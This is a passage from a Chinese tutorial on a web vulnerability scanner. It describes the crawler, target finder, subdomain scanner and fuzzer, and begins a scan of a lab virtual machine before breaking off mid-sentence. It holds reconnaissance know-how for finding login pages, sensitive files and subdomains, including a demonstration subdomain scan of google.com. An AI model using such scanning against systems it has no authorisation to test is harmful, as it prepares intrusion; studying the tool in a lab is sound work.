


图16




图17

一次Web扫描了，如图17。

“Tools”下提供了很多实用的工具，比如“Site Crawler ”就是站点爬行者，它可以爬行一个网站下的所有目录和目录下的所有文件，在寻找登录后台地址和敏感文件时非常有用，一会儿在实际扫描时会具体用到的，如图18。




图18

“Target Finder”是目标寻找器，填上一个IP地址就会扫描该IP上可以进行Web scan的站点，右键“Scan this server”就可以对这台机器进行扫描了，如图19。




图19

“Subdomain Scanner”是子域名扫描器，它可以扫描出一个域名下有哪些子域名，图20是我输入www.google.com后扫描出来的子域名，www.google.com的子域名真多啊（还没扫描完）。




图20

“HTTP Editor”字面意思理解为HTTP编辑器，“HTTP sniffer”是HTTP嗅探器，“HTTP Fuzzer”连翻译我都不会，“Authentication Tester”是鉴定检测器，这4个我都不知道怎么用的（这句话从你们敬爱的txcbg都是的嘴里说出来，真是惭愧呀）。“Compare Results”是比较结果，可以对两次扫描结果进行比较。“W e b Services”可以对web services进行扫描，“Configuration”对软件进行整体设置，“Settings”子项下可以对扫描数据库、扫描超时等进行设置，“Scanning Profiles”可以指定具体扫描哪些东西或文件，如图21。

“General”下的“Program Updates”是更新用的，我们可以点击“Check for updates”检查是否有更新，如果有更新就可以点击“Download and Install Updates”来下载和安装更新，也可以点击“Download and Install New Build”来下载最新版的软件进行安装。“General”下的其它项功能不怎么重要，我就不一一介绍了，下面来实例扫描一下。点“New Scan”按钮或在“File”菜单下选择“Web Site Scan”，就打开了Scan Wizard的第一步，让你选择Scan Type，即扫描类型，我要扫描的是另一台虚拟机里的一个站点，所以选择第一项“Scan single website”，即扫描单个站点，在Website URL后面输入要扫描站点的地址http://192.168.44.129，如图22。

点“Next”就来到了Select Targets页面，程序已经自动探测出了目标IP的操作系统以及服务器环境，这里是Windows和IIS 6.0，现在我们基本断定对方系




图22

